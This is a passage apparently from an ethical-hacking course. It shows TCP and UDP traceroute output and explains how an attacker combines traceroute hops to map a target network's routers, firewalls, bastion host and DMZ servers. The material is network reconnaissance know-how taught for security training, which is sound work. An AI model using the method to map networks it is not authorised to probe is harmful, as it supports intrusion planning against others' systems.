
```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $sudo tcptraceroute www.google.com
[sudo] password for attacker:
Running:
        traceroute -T -O info www.google.com
traceroute to www.google.com (142.250.217.196), 30 hops max, 60 byte packets
 1  10.10.1.2 (10.10.1.2)  3.499 ms  5.598 ms  9.107 ms
 2  172.18.0.1 (172.18.0.1)  12.137 ms  13.499 ms  14.918 ms
 3  192.168.100.6 (192.168.100.6)  17.382 ms  19.869 ms  20.324 ms
 4  103.152.3.225 (103.152.3.225)  21.434 ms  22.263 ms  23.227 ms
 5  38.140.226.249 (38.140.226.249)  24.835 ms  25.957 ms  27.143 ms
```

Figure 2.75: Screenshot showing the output of TCP Traceroute

UDP Traceroute


Like Windows, Linux also has a built-in traceroute utility, but it uses the UDP protocol for tracing the route to the destination. Go to the terminal in the Linux operating system and type the **traceroute** command along with the destination IP address or domain name as follows:

```
traceroute www.google.com
```



```
┌─[attacker@parrot]─[~]
└──╼ $traceroute www.google.com
traceroute to www.google.com (142.250.217.196), 30 hops max, 60 byte packets
 1  10.10.1.2 (10.10.1.2)  1.178 ms  1.442 ms  1.314 ms
 2  172.18.0.1 (172.18.0.1)  1.353 ms  1.723 ms  1.937 ms
 3  192.168.100.6 (192.168.100.6)  2.654 ms  2.605 ms  3.037 ms
 4  103.152.3.225 (103.152.3.225)  3.645 ms  3.925 ms  4.367 ms
 5  38.140.226.249 (38.140.226.249)  4.846 ms  5.799 ms  6.801 ms
 6  te0-3-1-5.rcr21.tpa01.atlas.cogentco.com (154.24.32.129)  7.208 ms  4.270 m
s te0-3-0-5.rcr21.tpa01.atlas.cogentco.com (154.24.5.181)  3.099 ms
 7  be2261.ccr21.mia01.atlas.cogentco.com (154.54.5.81)  9.410 ms be2320.ccr22
```

Figure 2.76: Screenshot showing the output of UDP Traceroute



Traceroute Analysis

- Attackers execute traceroute to find the **IP addresses of intermediate devices** such as routers and firewalls present between a source and its destination
- For example, after running several **traceroutes**, an attacker might obtain the following information:
  - traceroute 1.10.10.20, second to last hop is 1.10.10.1
  - traceroute 1.10.20.10, third to last hop is 1.10.10.1
  - traceroute 1.10.20.10, second to last hop is 1.10.10.50
  - traceroute 1.10.20.15, third to last hop is 1.10.10.1
  - traceroute 1.10.20.15, second to last hop is 1.10.10.50
- By compiling this information, attackers can identify the intermediate devices or hosts in the path to the target network

Attack Process


Hacker
Internet
1.10.10.1
Router
1.10.10.20
Bastion Host
1.10.10.50
Firewall
1.10.20.10
Web Server
DMZ ZONE
1.10.20.15
Mail Server
1.10.20.50
Firewall

Traceroute Analysis

We have discussed how the traceroute utility helps find the IP addresses of intermediate devices such as routers and firewalls present between a source and its destination. After running several traceroutes, an attacker can find the location of a hop in the target network. Consider the following traceroute results:

- `traceroute 1.10.10.20, second to last hop is 1.10.10.1`
- `traceroute 1.10.20.10, third to last hop is 1.10.10.1`
- `traceroute 1.10.20.10, second to last hop is 1.10.10.50`
- `traceroute 1.10.20.15, third to last hop is 1.10.10.1`
- `traceroute 1.10.20.15, second to last hop is 1.10.10.50`

By analyzing these results, an attacker can identify the intermediate devices or hosts in the path to reach the target network, as shown in the figure.

